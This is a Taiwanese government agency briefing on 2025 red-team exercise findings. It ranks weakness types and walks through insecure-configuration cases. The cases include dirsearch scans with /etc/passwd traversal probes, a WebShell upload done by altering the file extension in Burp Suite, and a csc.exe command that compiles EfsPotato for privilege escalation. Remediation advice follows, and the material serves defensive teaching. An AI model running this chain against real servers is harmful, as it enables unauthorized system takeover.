114年網路攻防演練暨資安檢測重要發現事項

簡報單位：國家資通安全研究院
簡報日期：114年11月



大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

前言

網路攻防演練	資安技術檢測
遠端模擬駭客入侵手法，檢測政府機關與所轄對外系統之資安防護，強化政府機關在資安事件發生時之緊急應變、系統復原及協調管控等能力	透過現場訪談與實測，檢視政府機關資安防護措施落實程度，114年檢測項目包含使用者電腦安全檢測、網路惡意活動檢視及核心資通系統安全檢測等8項防護作為
	

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

網路攻防演練重要結果


- 本年度經由網路攻防演練，整理主要弱點類型、常見攻擊手法與可能危害如下

項次	弱點類型	常見攻擊手法	可能造成危害
1	不安全的組態設定	• 透過路徑掃描工具發現目錄瀏覽功能頁面 • 繞過檔案上傳格式限制 • 透過網頁原始碼取得未經控管之金鑰	• 取得系統或OS管理權限 • 遭植入後門程式
2	注入攻擊	• 跨網站腳本攻擊 • SQL Injection攻擊	• 竊取使用者資訊 • 資料庫資訊外洩
3	加密機制失效	• 透過Adobe Reader複製圖片取得未遮罩之原始圖片	• 取得文件或系統儲存之機敏資訊(如：個人資料)
4	無效的存取控管	• 利用封包攔截工具修改封包，取得帳號通行碼 • 透過目錄掃描或路徑猜測攻擊	• 取得系統管理權限或公開頁面修改權限 • 取得系統儲存之機敏資訊(如：個人資料)
5	認證及驗證機制失效	• 使用預設之帳號通行碼登入 • 弱通行碼破解 • 透過系統手冊取得帳號通行碼資訊	• 取得系統管理權限 • 取得系統儲存之機敏資訊(如：個人資料)

網路攻防演練結果比較

- 依據弱點類型，與113年類型相比之變化如下，其中不安全的組態設定、注入攻擊、加密機制失效及無效的存取控管比例最高

排名	113年
1	加密機制失效(25.5%)
2	注入攻擊(23.6%)
3	認證及驗證機制失效(18.6%)
4	無效的存取控管(17.9%)
5	不安全的組態設定(8.0%)
6	危險或過舊之元件(5.5%)
7	不安全設計(0.9%)



排名	114年
1	不安全的組態設定(28.9%)
2	注入攻擊(28.2%)
3	加密機制失效(15.2%)
4	無效的存取控管(14.5%)
5	認證及驗證機制失效(9.6%)
6	危險或過舊之元件(2.5%)
7	不安全設計(1.1%)

網路攻防演練綜合發現

- 歸納上述弱點類型，挑選6項常見弱點樣態並分析其原因，建議參考下列8個案例，清查機關可能潛在弱點

項次	弱點類型	發現事項	案例
1	不安全的組態設定	未關閉目錄瀏覽功能頁面 未確實限制檔案上傳類型*	案例1-1 案例1-2
2	注入攻擊	注入漏洞*	案例2
3	加密機制失效	機敏資料外洩*	案例3
4	無效的存取控管	限制存取功能失效*	案例4
5	認證及驗證機制失效	未落實通行碼強度檢查機制*	案例5-1 案例5-2
6	危險或過舊之元件	取得對外網站之作業系統管理權限*	案例6

*註：與113年攻防演練發現事項相同

案例1-不安全的組態設定

不安全的組態設定樣態

- 未關閉目錄瀏覽功能頁面
  - 開發系統時因不當之預設值、未妥善設定伺服器權限及未關閉目錄瀏覽功能，導致網頁開放檔案目錄頁面(如「Index of」)，攻擊者藉此發現檔案上傳頁面進而上傳惡意程式，如WebShell(網頁後門程式)，並執行提權工具，成功取得作業系統管理者權限
- 未確實限制檔案上傳類型
  - 針對網頁中之檔案上傳功能，僅以前端程式進行檔案類型控管，但未於後端伺服器進行再次確認，造成可透過攔截並竄改封包方式，成功上傳非預期之檔案類型

案例1-1-不安全的組態設定(1/5)

- 攻擊者透過路徑掃描工具，發現不在正常存取範圍內之目錄瀏覽功能頁面，並發現update相關網頁

```
┌──(nicskali㉿kali)-[~]
└─$ dirsearch -u https://www.[redacted].gov.[redacted]/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/nicskali/reports/https_www.[redacted].gov.[redacted]/__25-08-25_21-55-22.txt

Target: https://www.[redacted].gov.[redacted]/

[21:55:22] Starting:
[21:55:23] 403 -  312B  - /%2e%2e//google.com
[21:55:24] 403 -  312B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[21:55:25] 302 -  194B  - /.ashx  ->  https://www.[redacted].gov.taipei/NewSideDrain/Login.aspx?aspxerrorpa
[21:55:25] 302 -  194B  - /.asmx  ->  https://www.[redacted].gov.taipei/NewSideDrain/Login.aspx?aspxerrorpa
[21:55:53] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[21:56:03] 302 -  198B  - /admin%20/  ->  https://www.[redacted].gov.[redacted]/NewSideDrain/Login.aspx?aspxerr
[21:56:04] 302 -  195B  - /admin.  ->  https://www.[redacted].gov.[redacted]/NewSideDrain/Login.aspx?aspxerrorpa
[21:56:37] 403 -    1KB - /aspnet_client/
[21:56:37] 301 -  170B  - /aspnet_client  ->  https://www.[redacted].gov.[redacted]/aspnet_client/
[21:56:37] 302 -  196B  - /asset..  ->  https://www.[redacted].gov.[redacted]/NewSideDrain/Login.aspx?aspxerror
[21:56:47] 403 -  312B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
CTRL+C detected: Pausing threads, please wait...

Task Completed
[                    ]  0%     10/11460        61/s       job:2/0  errors:0
```

https://www.[redacted].gov.[redacted]/NewSideDrain/

```
2022/10/25  下午 05:30    <dir>          [redacted]Types
 2016/8/19  下午 05:34             5744  [redacted]s.aspx
 2016/8/19  下午 05:34             2226  [redacted]s.aspx.vb
 2017/6/29  下午 03:54                0  test.txt
  2018/4/2  下午 05:11              545  Test1.aspx
2022/10/25  下午 06:06            10225  Test1.aspx.vb
2022/10/25  下午 05:30    <dir>          ToolImages32
2022/11/21  下午 03:47             4106  UpdateDate.aspx
2022/11/21  下午 02:23             5491  UpdateDate.aspx.vb
 2022/9/20  上午 09:27             1247  UpdateDitch.aspx
 2022/9/20  上午 10:09             3089  UpdateDitch.aspx.vb
 2025/8/26  下午 12:32    <dir>          Upload
2022/10/26  上午 11:31             6897  Web.config
 2016/7/22  下午 03:04             1327  Web.Debug.config
 2016/8/19  下午 05:34             2518  website.publishproj
```

案例1-1-不安全的組態設定(2/5)

- 瀏覽頁面發現網頁有上傳功能，嘗試上傳WebShell，確認成功上傳WebShell並透過後門程式取得作業系統操作權限

案例1-1-不安全的組態設定(3/5)

- 輸入指令「whoami/priv」檢視當前程序帳號擁有的Windows特殊權限(Privileges)，發現系統啟用「SeImpersonatePrivilege」

案例1-1-不安全的組態設定(4/5)

- 再次使用上傳功能嘗試上傳提權檔案

- 使用前一個WebShell將提權檔案編譯成.exe檔案


c:\Windows\XXX\v4.0.30319\csc.exe -out:C:\windows\tasks\EfsPotato.exe -nowarn:1691,618 C:\inetpub\wwwroot\NewSideDrain\Upload\EfsPotato.cs

案例1-1-不安全的組態設定(5/5)

- 透過後門程式執行編譯後之提權程式「EfsPotato.exe」，成功取得作業系統管理者權限


案例1-2-不安全的組態設定(1/4)

- 透過網頁正常功能新增帳號後，嘗試上傳任意圖片，並依照正常流程新增圖片




案例1-2-不安全的組態設定(2/4)

- 使用Burp Suite工具攔截網頁封包，修改新增圖片時之參數「filename」：「image.png」→「image.aspx」，並於封包內容修改為WebShell語法送出




案例1-2-不安全的組態設定(3/4)

- 使用網頁開發人員工具檢視網頁原始碼，於原先應為上傳圖片之網址位置，取得WebShell網址



案例1-2-不安全的組態設定(4/4)

- 後續使用後門程式檢查作業系統權限後，再執行提權程式成功取得系統管理者權限



不安全的組態設定防護改善建議

- 未關閉目錄瀏覽功能頁面
  - 為了避免伺服器出現「Index of」頁面而洩漏檔案結構，應停用目錄瀏覽功能
  - 上傳檔案之目錄須設定為不可執行(no-exec)，防止攻擊者利用WebShell等惡意程式執行指令
- 未確實限制檔案上傳類型
  - 針對透過網頁上傳檔案之副檔名進行嚴格限制，並於前端網頁應用程式與後端伺服器皆進行檢查，或可針對上傳檔案內容進行檢查與限制
